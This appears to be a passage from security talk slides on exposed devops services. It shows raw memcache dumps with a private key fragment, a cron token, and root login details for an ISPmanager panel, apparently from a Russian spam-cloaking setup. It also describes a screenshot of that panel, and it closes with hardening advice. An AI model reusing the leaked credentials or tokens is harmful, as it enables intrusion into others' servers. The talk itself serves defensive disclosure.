OHBtJPMr5VQ1ezLaXqD9YrUChv1Z+J2i4NVhengDLrrB  
-----END RSA PRIVATE KEY-----";s:8:"farmerId";N;s:10:"customerId";N;s:13:"addedD  
atetime";0:9:"Zend_Date":8:{s:18:"fractional";i:0;s:21:"mestamp";s:10:"132294221  
7";s:31:"";s:5:"en_CA";s:22:"";teObject";a:0:{s:20:"";s:10:"";Domain_Preference"
```

memcache

run4-ff83024ad031aa...fce3fd9d4447ec81df22 ✕

```
{s:6:"domain";0:8:"stdClass":12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-ld.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:14:"Mine_Potencial";s:9:"is_active";b:1;s:10:"created_at";s:19:"2013-10-12 17:49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://[REDACTED].ru/?8& charset=utf-8& se_referer=#referer#& keyword=#keyword#& source=#host#";s:15:"ExternalLinking";a:0:{}4:"DomainIncludes";a:2:{i:0;a:4:2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";i:1;a:4:2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:"";}}s:14:"LanguageFilter";a:5:2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}1:"CacheConfig";a:6:2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keyword";s:12:"globalConfig";0:8:"stdClass":21:18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc62488c6cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:"system_logs";b:0;s:11:"main_domain";s:12:"[REDACTED].ru";s:11:"isp_api_url";s:32:"https://[REDACTED]:1500/mgr";s:12:"isp_username";s:4:"root";s:12:"isp_password";s:8:"l[REDACTED]3";s:11:"isp_docroot";s:20:"www/[REDACTED].ru/";s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_queries_domains_number";s:1:"config";0:8:"stdClass":11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Все о мужском поведении";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod-";s:9:"extension";s:3:"php";s:18:2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19 02:24:10";s:10:"updated_at";s:19:"2013-09-19 10:00:34";s:11:"CloakConfig";a:5:2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://[REDACTED].ru/?8& charset=utf-8& se_referer=#referer#& keyword=#keyword#& source=#host#";s:15:"ExternalLinking";a:0:{}4:"DomainIncludes";a:2:{i:0;a:4:2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";i:1;a:4:2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:"";}}s:14:"LanguageFilter";a:5:2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}
```

memcache

The screenshot shows the ISP manager web interface. The browser address bar displays `https://[redacted]:1500/ispmgr`. The page title is "User management". A navigation sidebar on the left includes "Accounts Management" (with sub-links for Administrators, Users, and Mailboxes), "Domains" (with sub-links for WWW domains, E-Mail domains, and Domain names (DNS)), and "Management Tools" (with sub-links for File manager, Databases, Scheduler (cron), Firewall, Services, Reboot, and Web-scripts (APS)).

An orange warning banner at the top of the main content area states: "You have not changed the MySQL database administrator's password for a long time. For security reasons we strongly recommend that you set a new one." with links for "More information" and "Hide".

Below the warning is a table of users:

Name	Preset	Properties	Disk quota	Bandwidth
al	custom		3198 / 0	11471 / 100000000
de	custom		3250 / 0	86811 / 100000000
de	custom		885 / 0	403 / 100000000
je				
ru				
st	custom		166 / 0	3810 / 100000

At the top right of the interface, there is a user profile for "root" and a toolbar with buttons for "Settings", "Help", "Log out", "New", "Edit", "Delete", "Enable", "Disable", "Backup", "User filter", "Filter", and "Enter".

**What can we do about
this?**

Actions you can take tomorrow

- If you have Jenkins, make sure it requires authentication
- Ensure access to tools/systems are only available to hosts that need it
- Change default vagrant private key
- Update to latest versions of your devops tools

Thanks!

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